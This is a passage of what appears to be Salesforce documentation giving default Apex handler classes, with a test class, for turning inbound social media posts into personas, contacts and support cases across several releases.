    private SocialPersona buildPersona(SocialPersona persona) {
        if (persona.Id == null)
            createPersona(persona);
        else
            updatePersona(persona);

        return persona;
    }

    private void updatePersona(SocialPersona persona) {
        try{
            update persona;
        }catch(Exception e) {
            System.debug('Error updating social persona: ' + e.getMessage());
        }
    }

   private Case buildParentCase(SocialPost post, SocialPersona persona, Map<String, Object>
rawData){
        Case parentCase = findParentCase(post, persona);
        if (parentCase != null) {
            if (!parentCase.IsClosed) {
                return parentCase;
            }
            else if (caseShouldBeReopened(parentCase)) {
                reopenCase(parentCase);
                return parentCase;
            }
        }
        if(shouldCreateCase(post, rawData)){
            isNewCaseCreated = true;
            return createCase(post, persona);
        }
```

```
        return null;
    }

    private boolean caseShouldBeReopened(Case c){
        return c.id != null && c.isClosed && System.now() <
c.closedDate.addDays(getMaxNumberOfDaysClosedToReopenCase());
    }

    private void setRelationshipsOnPost(SocialPost postToUpdate, SocialPersona persona,
Case parentCase) {
        if (persona.Id != null) {
            postToUpdate.PersonaId = persona.Id;

            if(persona.ParentId.getSObjectType() != SocialPost.sObjectType) {
                postToUpdate.WhoId = persona.ParentId;
            }
        }
        if(parentCase != null) {
            postToUpdate.ParentId = parentCase.Id;
        }
    }

    private Case createCase(SocialPost post, SocialPersona persona) {
        Case newCase = new Case(subject = post.Name);
        if (persona != null && persona.ParentId != null) {
            if (persona.ParentId.getSObjectType() == Contact.sObjectType) {
                newCase.ContactId = persona.ParentId;
            } else if (persona.ParentId.getSObjectType() == Account.sObjectType) {
                newCase.AccountId = persona.ParentId;
            }
        }
        if (post != null && post.Provider != null) {
            newCase.Origin = post.Provider;
        }
        insert newCase;
        return newCase;
    }

    private Case findParentCase(SocialPost post, SocialPersona persona) {
        Case parentCase = null;
        if (post.ReplyTo != null && !isReplyingToAnotherCustomer(post, persona) &&
!isChat(post)) {
            parentCase = findParentCaseFromPostReply(post);
        }
        if (parentCase == null) {
            parentCase = findParentCaseFromPersona(post, persona);
        }
        return parentCase;
    }

    private boolean isReplyingToAnotherCustomer(SocialPost post, SocialPersona persona){
     return !post.ReplyTo.IsOutbound && post.ReplyTo.PersonaId != persona.Id;
    }
```

```
    private boolean isChat(SocialPost post){
     return post.messageType == 'Private' || post.messageType == 'Direct';
    }

    private Case findParentCaseFromPostReply(SocialPost post) {
        if (post.ReplyTo != null && String.isNotBlank(post.ReplyTo.ParentId)) {
            List<Case> cases = [SELECT Id, IsClosed, Status, ClosedDate FROM Case WHERE
Id = :post.ReplyTo.ParentId LIMIT 1];
            if(!cases.isEmpty()) {
                return cases[0];
            }
        }
        return null;
    }

    private Case findParentCaseFromPersona(SocialPost post, SocialPersona persona) {
        SocialPost lastestInboundPostWithSamePersonaAndRecipient =
findLatestInboundPostBasedOnPersonaAndRecipient(post, persona);
        if (lastestInboundPostWithSamePersonaAndRecipient != null) {
            List<Case> cases = [SELECT Id, IsClosed, Status, ClosedDate FROM Case WHERE
id = :lastestInboundPostWithSamePersonaAndRecipient.parentId LIMIT 1];
            if(!cases.isEmpty()) {
                return cases[0];
            }
        }
        return null;
    }

    private void reopenCase(Case parentCase) {
        SObject[] status = [SELECT MasterLabel FROM CaseStatus WHERE IsClosed = false AND
 IsDefault = true];
        parentCase.Status = ((CaseStatus)status[0]).MasterLabel;
        update parentCase;
    }

    private void matchPost(SocialPost post) {
            if (post.Id != null) return;

        performR6PostIdCheck(post);

        if (post.Id == null){
            performExternalPostIdCheck(post);
        }
    }


    private void performR6PostIdCheck(SocialPost post){
        if(post.R6PostId == null) return;
        List<SocialPost> postList = [SELECT Id FROM SocialPost WHERE R6PostId =
:post.R6PostId LIMIT 1];
        if (!postList.isEmpty()) {
            post.Id = postList[0].Id;
        }
```

```
    }


    private void performExternalPostIdCheck(SocialPost post) {
        if (post.provider == 'Facebook' && post.messageType == 'Private') return;
        if (post.provider == null || post.externalPostId == null) return;
        List<SocialPost> postList = [SELECT Id FROM SocialPost WHERE ExternalPostId =
:post.ExternalPostId AND Provider = :post.provider LIMIT 1];
        if (!postList.isEmpty()) {
            post.Id = postList[0].Id;
        }
    }


    private SocialPost findReplyTo(SocialPost post, SocialPersona persona) {
        if(post.replyToId != null && post.replyTo == null)
            return findReplyToBasedOnReplyToId(post);
        if(post.responseContextExternalId != null){
            if((post.provider == 'Facebook' && post.messageType == 'Private') ||
(post.provider == 'Twitter' && post.messageType == 'Direct')){
                SocialPost replyTo =
findReplyToBasedOnResponseContextExternalPostIdAndProvider(post);
                if(replyTo.id != null)
                 return replyTo;
            }
            return findReplyToBasedOnExternalPostIdAndProvider(post);
        }
        return new SocialPost();
    }

    private SocialPost findReplyToBasedOnReplyToId(SocialPost post){
       List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
 WHERE id = :post.replyToId LIMIT 1];
        if(posts.isEmpty())
            return new SocialPost();
        return posts[0];
    }

    private SocialPost findReplyToBasedOnExternalPostIdAndProvider(SocialPost post){
       List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
 WHERE Provider = :post.provider AND ExternalPostId = :post.responseContextExternalId LIMIT
 1];
        if(posts.isEmpty())
            return new SocialPost();
        return posts[0];
    }

   private SocialPost findReplyToBasedOnResponseContextExternalPostIdAndProvider(SocialPost
 post){
       List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
 WHERE Provider = :post.provider AND responseContextExternalId =
:post.responseContextExternalId ORDER BY posted DESC NULLS LAST LIMIT 1];
        if(posts.isEmpty())
            return new SocialPost();
```

```
        return posts[0];
    }

    private SocialPost findLatestInboundPostBasedOnPersonaAndRecipient(SocialPost post,
SocialPersona persona) {
        if (persona != null && String.isNotBlank(persona.Id) && post != null &&
String.isNotBlank(post.Recipient)) {
            List<SocialPost> posts = [SELECT Id, ParentId FROM SocialPost WHERE Provider
= :post.provider AND Recipient = :post.Recipient AND PersonaId = :persona.id AND IsOutbound
 = false ORDER BY CreatedDate DESC LIMIT 1];
            if (!posts.isEmpty()) {
                return posts[0];
            }
        }
        return null;
    }

    private void matchPersona(SocialPersona persona) {
        if (persona != null) {
            List<SocialPersona> personaList = new List<SocialPersona>();
            if(persona.Provider != 'Other' && String.isNotBlank(persona.ExternalId)) {
                personaList = [SELECT Id, ParentId FROM SocialPersona WHERE
                    Provider = :persona.Provider AND
                    ExternalId = :persona.ExternalId LIMIT 1];
            } else if(persona.Provider == 'Other' && String.isNotBlank(persona.ExternalId)
 && String.isNotBlank(persona.MediaProvider)) {
                personaList = [SELECT Id, ParentId FROM SocialPersona WHERE
                    MediaProvider = :persona.MediaProvider AND
                    ExternalId = :persona.ExternalId LIMIT 1];
            } else if(persona.Provider == 'Other' && String.isNotBlank(persona.Name) &&
String.isNotBlank(persona.MediaProvider)) {
                personaList = [SELECT Id, ParentId FROM SocialPersona WHERE
                    MediaProvider = :persona.MediaProvider AND
                    Name = :persona.Name LIMIT 1];
            }

            if (!personaList.isEmpty()) {
                persona.Id = personaList[0].Id;
                persona.ParentId = personaList[0].ParentId;
            }
        }
    }

    private void createPersona(SocialPersona persona) {
        if (persona == null || String.isNotBlank(persona.Id) ||
!isThereEnoughInformationToCreatePersona(persona))
            return;

        SObject parent = createPersonaParent(persona);
        persona.ParentId = parent.Id;
        insert persona;
    }

    private boolean isThereEnoughInformationToCreatePersona(SocialPersona persona) {
```

```
        return String.isNotBlank(persona.Name) &&
               String.isNotBlank(persona.Provider) &&
               String.isNotBlank(persona.MediaProvider);
    }

    private boolean shouldCreateCase(SocialPost post, Map<String, Object> rawData){
        return !hasSkipCreateCaseIndicator(rawData) || hasPostTagsThatCreateCase(post);
    }

    private boolean hasSkipCreateCaseIndicator(Map<String, Object> rawData) {
        Object skipCreateCase = rawData.get('skipCreateCase');
        return skipCreateCase != null &&
'true'.equalsIgnoreCase(String.valueOf(skipCreateCase));
    }

    private boolean hasPostTagsThatCreateCase(SocialPost post){
        Set<String> postTags = getPostTags(post);
        postTags.retainAll(getPostTagsThatCreateCase());
        return !postTags.isEmpty();
    }

    private Set<String> getPostTags(SocialPost post){
        Set<String> postTags = new Set<String>();
        if(post.postTags != null)
            postTags.addAll(post.postTags.split(',', 0));
        return postTags;
    }

    global String getPersonaFirstName(SocialPersona persona) {
        String name = getPersonaName(persona);
        String firstName = '';
        if (name.contains(' ')) {
            firstName = name.substringBeforeLast(' ');
        }
        firstName = firstName.abbreviate(40);
        return firstName;
    }

    global String getPersonaLastName(SocialPersona persona) {
        String name = getPersonaName(persona);
        String lastName = name;
        if (name.contains(' ')) {
            lastName = name.substringAfterLast(' ');
        }
        lastName = lastName.abbreviate(80);
        return lastName;
    }

    private String getPersonaName(SocialPersona persona) {
        String name = persona.Name.trim();
        if (String.isNotBlank(persona.RealName)) {
            name = persona.RealName.trim();
        }
        return name;
```

```
    }

    global virtual SObject createPersonaParent(SocialPersona persona) {

        String firstName = getPersonaFirstName(persona);
        String lastName = getPersonaLastName(persona);

        Contact contact = new Contact(LastName = lastName, FirstName = firstName);
        String defaultAccountId = getDefaultAccountId();
        if (defaultAccountId != null)
            contact.AccountId = defaultAccountId;
        insert contact;
        return contact;
    }


}
```

Test

```
@isTest
public class InboundSocialPostHandlerImplTest {

    static Map<String, Object> sampleSocialData;
    static Social.InboundSocialPostHandlerImpl handler;

    static {
     handler = new Social.InboundSocialPostHandlerImpl();
        sampleSocialData = getSampleSocialData('1');
    }

    static testMethod void verifyNewRecordCreation() {
        SocialPost post = getSocialPost(sampleSocialData);
        SocialPersona persona = getSocialPersona(sampleSocialData);

        test.startTest();
        handler.handleInboundSocialPost(post, persona, sampleSocialData);
        test.stopTest();

        SocialPost createdPost = [SELECT Id, PersonaId, ParentId, WhoId FROM SocialPost];

        SocialPersona createdPersona = [SELECT Id, ParentId FROM SocialPersona];
        Contact createdContact = [SELECT Id FROM Contact];
        Case createdCase = [SELECT Id, ContactId FROM Case];

        System.assertEquals(createdPost.PersonaId, createdPersona.Id, 'Post is not linked
 to the Persona.');
      System.assertEquals(createdPost.WhoId, createdPersona.ParentId, 'Post is not linked
 to the Contact');
        System.assertEquals(createdPost.ParentId, createdCase.Id, 'Post is not linked to
the Case.');
        System.assertEquals(createdCase.ContactId, createdContact.Id, 'Contact is not
linked to the Case.');
    }
```

```
    static testMethod void matchSocialPostRecord() {
        SocialPost existingPost = getSocialPost(getSampleSocialData('2'));
        insert existingPost;

        SocialPost post = getSocialPost(sampleSocialData);
        post.R6PostId = existingPost.R6PostId;
        SocialPersona persona = getSocialPersona(sampleSocialData);

        test.startTest();
        handler.handleInboundSocialPost(post, persona, sampleSocialData);
        test.stopTest();

        System.assertEquals(1, [SELECT Id FROM SocialPost].size(), 'There should be only
1 post');
    }

    static testMethod void matchSocialPersonaRecord() {
     Contact existingContact = new Contact(LastName = 'LastName');
     insert existingContact;
     SocialPersona existingPersona = getSocialPersona(getSampleSocialData('2'));
     existingPersona.ParentId = existingContact.Id;
     insert existingPersona;

     SocialPost post = getSocialPost(sampleSocialData);
        SocialPersona persona = getSocialPersona(sampleSocialData);
        persona.ExternalId = existingPersona.ExternalId;

        test.startTest();
        handler.handleInboundSocialPost(post, persona, sampleSocialData);
        test.stopTest();

        SocialPost createdPost = [SELECT Id, PersonaId, ParentId, WhoId FROM SocialPost];

        SocialPersona createdPersona = [SELECT Id, ParentId FROM SocialPersona];
        Contact createdContact = [SELECT Id FROM Contact];
        Case createdCase = [SELECT Id, ContactId FROM Case];

        System.assertEquals(createdPost.PersonaId, createdPersona.Id, 'Post is not linked
 to the Persona.');
       System.assertEquals(createdPost.WhoId, createdPersona.ParentId, 'Post is not linked
 to the Contact');
        System.assertEquals(createdPost.ParentId, createdCase.Id, 'Post is not linked to
the Case.');
        System.assertEquals(createdCase.ContactId, createdContact.Id, 'Contact is not
linked to the Case.');
    }

    static testMethod void matchCaseRecord() {
     Contact existingContact = new Contact(LastName = 'LastName');
     insert existingContact;
     SocialPersona existingPersona = getSocialPersona(getSampleSocialData('2'));
     existingPersona.ParentId = existingContact.Id;
     insert existingPersona;
     Case existingCase = new Case(ContactId = existingContact.Id, Subject = 'Test Case');
```

```
     insert existingCase;
     SocialPost existingPost = getSocialPost(getSampleSocialData('2'));
     existingPost.ParentId = existingCase.Id;
     existingPost.WhoId = existingContact.Id;
     existingPost.PersonaId = existingPersona.Id;
     insert existingPost;

     SocialPost post = getSocialPost(sampleSocialData);
     post.responseContextExternalId = existingPost.ExternalPostId;

        test.startTest();
        handler.handleInboundSocialPost(post, existingPersona, sampleSocialData);
        test.stopTest();

        SocialPost createdPost = [SELECT Id, PersonaId, ParentId, WhoId FROM SocialPost
WHERE R6PostId = :post.R6PostId];
       System.assertEquals(existingPersona.Id, createdPost.PersonaId, 'Post is not linked
 to the Persona.');
        System.assertEquals(existingContact.Id, createdPost.WhoId, 'Post is not linked to
 the Contact');
        System.assertEquals(existingCase.Id, createdPost.ParentId, 'Post is not linked to
 the Case.');
        System.assertEquals(1, [SELECT Id FROM Case].size(), 'There should only be 1
Case.');
    }

    static testMethod void reopenClosedCase() {
     Contact existingContact = new Contact(LastName = 'LastName');
     insert existingContact;
     SocialPersona existingPersona = getSocialPersona(getSampleSocialData('2'));
     existingPersona.ParentId = existingContact.Id;
     insert existingPersona;
     Case existingCase = new Case(ContactId = existingContact.Id, Subject = 'Test Case',
Status = 'Closed');
     insert existingCase;
     SocialPost existingPost = getSocialPost(getSampleSocialData('2'));
     existingPost.ParentId = existingCase.Id;
     existingPost.WhoId = existingContact.Id;
     existingPost.PersonaId = existingPersona.Id;
     insert existingPost;

     SocialPost post = getSocialPost(sampleSocialData);
     post.responseContextExternalId = existingPost.ExternalPostId;

        test.startTest();
        handler.handleInboundSocialPost(post, existingPersona, sampleSocialData);
        test.stopTest();

        SocialPost createdPost = [SELECT Id, PersonaId, ParentId, WhoId FROM SocialPost
WHERE R6PostId = :post.R6PostId];
       System.assertEquals(existingPersona.Id, createdPost.PersonaId, 'Post is not linked
 to the Persona.');
        System.assertEquals(existingContact.Id, createdPost.WhoId, 'Post is not linked to
```

```
 the Contact');
        System.assertEquals(existingCase.Id, createdPost.ParentId, 'Post is not linked to
 the Case.');
        System.assertEquals(1, [SELECT Id FROM Case].size(), 'There should only be 1
Case.');
        System.assertEquals(false, [SELECT Id, IsClosed FROM Case WHERE Id =
:existingCase.Id].IsClosed, 'Case should be open.');
    }

    static SocialPost getSocialPost(Map<String, Object> socialData) {
        SocialPost post = new SocialPost();
        post.Name = String.valueOf(socialData.get('source'));
        post.Content = String.valueOf(socialData.get('content'));
        post.Posted = Date.valueOf(String.valueOf(socialData.get('postDate')));
        post.PostUrl = String.valueOf(socialData.get('postUrl'));
        post.Provider = String.valueOf(socialData.get('mediaProvider'));
        post.MessageType = String.valueOf(socialData.get('messageType'));
        post.ExternalPostId = String.valueOf(socialData.get('externalPostId'));
        post.R6PostId = String.valueOf(socialData.get('r6PostId'));
        return post;
    }

    static SocialPersona getSocialPersona(Map<String, Object> socialData) {
        SocialPersona persona = new SocialPersona();
        persona.Name = String.valueOf(socialData.get('author'));
        persona.RealName = String.valueOf(socialData.get('realName'));
        persona.Provider = String.valueOf(socialData.get('mediaProvider'));
        persona.MediaProvider = String.valueOf(socialData.get('mediaProvider'));
        persona.ExternalId = String.valueOf(socialData.get('externalUserId'));
        return persona;
    }

    static Map<String, Object> getSampleSocialData(String suffix) {
        Map<String, Object> socialData = new Map<String, Object>();
        socialData.put('r6PostId', 'R6PostId' + suffix);
        socialData.put('r6SourceId', 'R6SourceId' + suffix);
        socialData.put('postTags', null);
        socialData.put('externalPostId', 'ExternalPostId' + suffix);
        socialData.put('content', 'Content' + suffix);
        socialData.put('postDate', '2015-01-12T12:12:12Z');
        socialData.put('mediaType', 'Twitter');
        socialData.put('author', 'Author');
        socialData.put('skipCreateCase', false);
        socialData.put('mediaProvider', 'TWITTER');
        socialData.put('externalUserId', 'ExternalUserId');
        socialData.put('postUrl', 'PostUrl' + suffix);
        socialData.put('messageType', 'Tweet');
        socialData.put('source', 'Source' + suffix);
        socialData.put('replyToExternalPostId', null);
        socialData.put('realName', 'Real Name');
        return socialData;
    }
}
```

Default Apex Class for Spring '15 and Summer '15

```
global virtual class InboundSocialPostHandlerImpl implements Social.InboundSocialPostHandler
 {

    final static Integer CONTENT_MAX_LENGTH = 32000;

    // Reopen case if it has not been closed for more than this number
    global virtual Integer getMaxNumberOfDaysClosedToReopenCase() {
        return 5;
    }

    global virtual String getDefaultAccountId() {
        return null;
    }

    global Social.InboundSocialPostResult handleInboundSocialPost(SocialPost post,
SocialPersona persona, Map<String, Object> rawData) {
        Social.InboundSocialPostResult result = new Social.InboundSocialPostResult();
        result.setSuccess(true);
        matchPost(post);
        matchPersona(persona);

        if ((post.Content != null) && (post.Content.length() > CONTENT_MAX_LENGTH)) {
            post.Content = post.Content.abbreviate(CONTENT_MAX_LENGTH);
        }

        if (post.Id != null) {
            handleExistingPost(post, persona);
            return result;
        }

        setReplyTo(post, persona);
        buildPersona(persona);
        Case parentCase = buildParentCase(post, persona, rawData);
        setRelationshipsOnPost(post, persona, parentCase);

        upsert post;

        return result;
    }

    private void handleExistingPost(SocialPost post, SocialPersona persona) {
        update post;
        if (persona.id != null)
            updatePersona(persona);
    }

    private void setReplyTo(SocialPost post, SocialPersona persona) {
        SocialPost replyTo = findReplyTo(post, persona);
        if(replyTo.id != null) {
            post.replyToId = replyTo.id;
            post.replyTo = replyTo;
        }
```

```
    }

    private SocialPersona buildPersona(SocialPersona persona) {
        if (persona.Id == null)
            createPersona(persona);
        else
            updatePersona(persona);
        return persona;
    }


 private void updatePersona(SocialPersona persona) {
  try {
   update persona;
  }catch(Exception e) {
   System.debug('Error updating social persona: ' + e.getMessage());
  }
 }

    private Case buildParentCase(SocialPost post, SocialPersona persona,
    Map<String, Object> rawData){
        Case parentCase = findParentCase(post, persona);
        if (caseShouldBeReopened(parentCase))
            reopenCase(parentCase);
        else if(! hasSkipCreateCaseIndicator(rawData) && (parentCase.id == null ||
parentCase.isClosed))
            parentCase = createCase(post, persona);
        return parentCase;
    }

    private boolean caseShouldBeReopened(Case c){
        return c.id != null && c.isClosed && System.now() <
c.closedDate.addDays(getMaxNumberOfDaysClosedToReopenCase());
    }

    private void setRelationshipsOnPost(SocialPost postToUpdate, SocialPersona persona,
Case parentCase) {
        if (persona.Id != null)
            postToUpdate.PersonaId = persona.Id;
        if(parentCase.id != null)
            postToUpdate.ParentId = parentCase.Id;
    }

    private Case createCase(SocialPost post, SocialPersona persona) {
        Case newCase = new Case(subject = post.Name);
        if (persona != null && persona.ParentId != null) {
            if (persona.ParentId.getSObjectType() == Contact.sObjectType)
                newCase.ContactId = persona.ParentId;
        }
        if (post != null && post.Provider != null) {
            newCase.Origin = post.Provider;
        }
        insert newCase;
        return newCase;
```

```
    }

    private Case findParentCase(SocialPost post, SocialPersona persona) {
        Case parentCase = new Case();
        if (post.ReplyTo != null && (post.ReplyTo.IsOutbound || post.ReplyTo.PersonaId ==
 persona.Id))
            parentCase = findParentCaseFromPostReply(post);
        else if((post.messageType == 'Direct' || post.messageType == 'Private') &&
String.isNotBlank(post.Recipient))
            parentCase = findParentCaseFromRecipient(post, persona);
        return parentCase;
    }

    private Case findParentCaseFromPostReply(SocialPost post){
        List<Case> cases = [SELECT Id, IsClosed, Status, ClosedDate FROM Case WHERE Id =
:post.ReplyTo.ParentId LIMIT 1];
        if(!cases.isEmpty())
            return cases[0];
        return new Case();
    }

    private Case findParentCaseFromRecipient(SocialPost post, SocialPersona persona){
        List<Case> cases = [SELECT Id, IsClosed, Status, ClosedDate FROM Case WHERE id =
:findReplyToBasedOnRecipientsLastPostToSender(post, persona).parentId LIMIT 1];
        if(!cases.isEmpty())
            return cases[0];
        return new Case();
    }

    private void reopenCase(Case parentCase) {
        SObject[] status = [SELECT MasterLabel FROM CaseStatus WHERE IsClosed = false AND
 IsDefault = true];
        parentCase.Status = ((CaseStatus)status[0]).MasterLabel;
        update parentCase;
    }

    private void matchPost(SocialPost post) {
         if (post.Id != null) return;

     performR6PostIdCheck(post);

        if (post.Id == null){
      performExternalPostIdCheck(post);
     }
    }


 private void performR6PostIdCheck(SocialPost post){
  if(post.R6PostId == null) return;
  List<SocialPost> postList = [SELECT Id FROM SocialPost WHERE R6PostId = :post.R6PostId
LIMIT 1];
        if (!postList.isEmpty()) {
            post.Id = postList[0].Id;
        }
```

```
 }


 private void performExternalPostIdCheck(SocialPost post) {
  if (post.provider == 'Facebook' && post.messageType == 'Private') return;
  if (post.provider == null || post.externalPostId == null) return;
  List<SocialPost> postList = [SELECT Id FROM SocialPost WHERE ExternalPostId =
:post.ExternalPostId AND Provider = :post.provider LIMIT 1];
        if (!postList.isEmpty()) {
            post.Id = postList[0].Id;
        }
 }


    private SocialPost findReplyTo(SocialPost post, SocialPersona persona) {
        if(post.replyToId != null && post.replyTo == null)
            return findReplyToBasedOnReplyToId(post);
        if(post.responseContextExternalId != null)
            return findReplyToBasedOnExternalPostIdAndProvider(post,
post.responseContextExternalId);
        return new SocialPost();
    }

    private SocialPost findReplyToBasedOnReplyToId(SocialPost post){
       List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
 WHERE id = :post.replyToId LIMIT 1];
        if(posts.isEmpty())
            return new SocialPost();
        return posts[0];
    }

   private SocialPost findReplyToBasedOnExternalPostIdAndProvider(SocialPost post, String
 externalPostId){
       List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
 WHERE Provider = :post.provider AND ExternalPostId = :externalPostId LIMIT 1];
        if(posts.isEmpty())
            return new SocialPost();
        return posts[0];
    }

    private SocialPost findReplyToBasedOnRecipientsLastPostToSender(SocialPost post,
SocialPersona persona){
       List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
 WHERE provider = :post.provider AND OutboundSocialAccount.ProviderUserId = :post.Recipient
 AND ReplyTo.Persona.id = :persona.id ORDER BY CreatedDate DESC LIMIT 1];
        if(posts.isEmpty())
            return new SocialPost();
        return posts[0];
    }

    private void matchPersona(SocialPersona persona) {
        if (persona != null) {
            List<SocialPersona> personaList = new List<SocialPersona>();
            if(persona.Provider != 'Other' && String.isNotBlank(persona.ExternalId)) {
```

```
                personaList = [SELECT Id, ParentId FROM SocialPersona WHERE
                    Provider = :persona.Provider AND
                    ExternalId = :persona.ExternalId LIMIT 1];
            } else if(persona.Provider == 'Other' && String.isNotBlank(persona.ExternalId)
 && String.isNotBlank(persona.MediaProvider)) {
                personaList = [SELECT Id, ParentId FROM SocialPersona WHERE
                    MediaProvider = :persona.MediaProvider AND
                    ExternalId = :persona.ExternalId LIMIT 1];
            } else if(persona.Provider == 'Other' && String.isNotBlank(persona.Name) &&
String.isNotBlank(persona.MediaProvider)) {
                personaList = [SELECT Id, ParentId FROM SocialPersona WHERE
                    MediaProvider = :persona.MediaProvider AND
                    Name = :persona.Name LIMIT 1];
            }

            if (!personaList.isEmpty()) {
                persona.Id = personaList[0].Id;
                persona.ParentId = personaList[0].ParentId;
            }
        }
    }

    private void createPersona(SocialPersona persona) {
        if (persona == null || String.isNotBlank(persona.Id) ||
!isThereEnoughInformationToCreatePersona(persona))
            return;

        SObject parent = createPersonaParent(persona);
        persona.ParentId = parent.Id;
        insert persona;
    }

    private boolean isThereEnoughInformationToCreatePersona(SocialPersona persona) {
        return String.isNotBlank(persona.Name) &&
               String.isNotBlank(persona.Provider) &&
               String.isNotBlank(persona.MediaProvider);
    }

    private boolean hasSkipCreateCaseIndicator(Map<String, Object> rawData) {
        Object skipCreateCase = rawData.get('skipCreateCase');
        return skipCreateCase != null &&
'true'.equalsIgnoreCase(String.valueOf(skipCreateCase));
    }

    global virtual SObject createPersonaParent(SocialPersona persona) {
       String name = persona.Name.trim();
        if (String.isNotBlank(persona.RealName))
            name = persona.RealName.trim();

        String firstName = '';
        String lastName = name;
        if (name.contains(' ')) {
            firstName = name.substringBeforeLast(' ');
            lastName = name.substringAfterLast(' ');
```

```
        }

        firstName = firstName.abbreviate(40);
        lastName = lastName.abbreviate(80);

        Contact contact = new Contact(LastName = lastName, FirstName = firstName);
        String defaultAccountId = getDefaultAccountId();
        if (defaultAccountId != null)
            contact.AccountId = defaultAccountId;
        insert contact;
        return contact;
    }

}
```

Default Apex Class for Summer '14 and Winter '14

```
global virtual class InboundSocialPostHandlerImpl implements Social.InboundSocialPostHandler
 {

    // Reopen case if it has not been closed for more than this number
    global virtual Integer getMaxNumberOfDaysClosedToReopenCase() {
        return 5;
    }

    global virtual String getDefaultAccountId() {
        return null;
    }

    global Social.InboundSocialPostResult handleInboundSocialPost(SocialPost post,
SocialPersona persona, Map<String, Object> rawData) {
        Social.InboundSocialPostResult result = new Social.InboundSocialPostResult();
        result.setSuccess(true);
        matchPost(post);
        matchPersona(persona);

        if (post.Id != null) {
            handleExistingPost(post, persona);
            return result;
        }

        setReplyTo(post, persona, rawData);
        buildPersona(persona);
        Case parentCase = buildParentCase(post, persona, rawData);
        setRelationshipsOnPost(post, persona, parentCase);
        upsert post;

        return result;
    }

    private void handleExistingPost(SocialPost post, SocialPersona persona) {
        update post;
        if (persona.id != null)
```

```
            update persona;
    }

    private void setReplyTo(SocialPost post, SocialPersona persona, Map<String, Object>
rawData) {
        SocialPost replyTo = findReplyTo(post, persona, rawData);
        if(replyTo.id != null) {
            post.replyToId = replyTo.id;
            post.replyTo = replyTo;
        }
    }

    private SocialPersona buildPersona(SocialPersona persona) {
        if (persona.Id == null)
            createPersona(persona);
        else
            update persona;
        return persona;
    }

   private Case buildParentCase(SocialPost post, SocialPersona persona, Map<String, Object>
 rawData){
        Case parentCase = findParentCase(post, persona);
        if (caseShouldBeReopened(parentCase))
            reopenCase(parentCase);
        else if(! hasSkipCreateCaseIndicator(rawData) && (parentCase.id == null ||
parentCase.isClosed))
            parentCase = createCase(post, persona);
        return parentCase;
    }

    private boolean caseShouldBeReopened(Case c){
        return c.id != null && c.isClosed && System.now() <
c.closedDate.addDays(getMaxNumberOfDaysClosedToReopenCase());
    }

    private void setRelationshipsOnPost(SocialPost postToUpdate, SocialPersona persona,
Case parentCase) {
        if (persona.Id != null)
            postToUpdate.PersonaId = persona.Id;
        if(parentCase.id != null)
            postToUpdate.ParentId = parentCase.Id;
    }

    private Case createCase(SocialPost post, SocialPersona persona) {
        Case newCase = new Case(subject = post.Name);
        if (persona != null && persona.ParentId != null) {
            if (persona.ParentId.getSObjectType() == Contact.sObjectType)
                newCase.ContactId = persona.ParentId;
        }
        insert newCase;
        return newCase;
    }
```

```
    private Case findParentCase(SocialPost post, SocialPersona persona) {
        Case parentCase = new Case();
        if (post.ReplyTo != null && (post.ReplyTo.IsOutbound || post.ReplyTo.PersonaId ==
 persona.Id))
            parentCase = findParentCaseFromPostReply(post);
        else if((post.messageType == 'Direct' || post.messageType == 'Private') &&
post.Recipient != null && String.isNotBlank(post.Recipient))
            parentCase = findParentCaseFromRecipient(post, persona);
        return parentCase;
    }

    private Case findParentCaseFromPostReply(SocialPost post){
        List<Case> cases = [SELECT Id, IsClosed, Status, ClosedDate FROM Case WHERE Id =
:post.ReplyTo.ParentId LIMIT 1];
        if(!cases.isEmpty())
            return cases[0];
        return new Case();
    }

    private Case findParentCaseFromRecipient(SocialPost post, SocialPersona persona){
        List<Case> cases = [SELECT Id, IsClosed, Status, ClosedDate FROM Case WHERE id =
:findReplyToBasedOnRecipientsLastPostToSender(post, persona).parentId LIMIT 1];
        if(!cases.isEmpty())
            return cases[0];
        return new Case();
    }

    private void reopenCase(Case parentCase) {
        SObject[] status = [SELECT MasterLabel FROM CaseStatus WHERE IsClosed = false AND
 IsDefault = true];
        parentCase.Status = ((CaseStatus)status[0]).MasterLabel;
        update parentCase;
    }

    private void matchPost(SocialPost post) {
        if (post.Id != null || post.R6PostId == null) return;
        List<SocialPost> postList = [SELECT Id FROM SocialPost WHERE R6PostId =
:post.R6PostId LIMIT 1];
        if (!postList.isEmpty())
            post.Id = postList[0].Id;
    }

    private SocialPost findReplyTo(SocialPost post, SocialPersona persona, Map<String,
Object> rawData) {
        if(post.replyToId != null && post.replyTo == null)
            return findReplyToBasedOnReplyToId(post);
        if(rawData.get('replyToExternalPostId') != null &&
String.isNotBlank(String.valueOf(rawData.get('replyToExternalPostId'))))
            return findReplyToBasedOnExternalPostIdAndProvider(post,
String.valueOf(rawData.get('replyToExternalPostId')));
        return new SocialPost();
    }

    private SocialPost findReplyToBasedOnReplyToId(SocialPost post){
```

```
      List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
 WHERE id = :post.replyToId LIMIT 1];
       if(posts.isEmpty())
           return new SocialPost();
       return posts[0];
   }

   private SocialPost findReplyToBasedOnExternalPostIdAndProvider(SocialPost post, String
 externalPostId){
      List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
 WHERE Provider = :post.provider AND ExternalPostId = :externalPostId LIMIT 1];
       if(posts.isEmpty())
           return new SocialPost();
       return posts[0];
   }

   private SocialPost findReplyToBasedOnRecipientsLastPostToSender(SocialPost post,
SocialPersona persona){
      List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
 WHERE provider = :post.provider AND OutboundSocialAccount.ProviderUserId = :post.Recipient
 AND ReplyTo.Persona.id = :persona.id ORDER BY CreatedDate DESC LIMIT 1];
       if(posts.isEmpty())
           return new SocialPost();
       return posts[0];
   }

   private void matchPersona(SocialPersona persona) {
       if (persona != null && persona.ExternalId != null &&
String.isNotBlank(persona.ExternalId)) {
          List<SocialPersona> personaList = [SELECT Id, ParentId FROM SocialPersona WHERE

               Provider = :persona.Provider AND
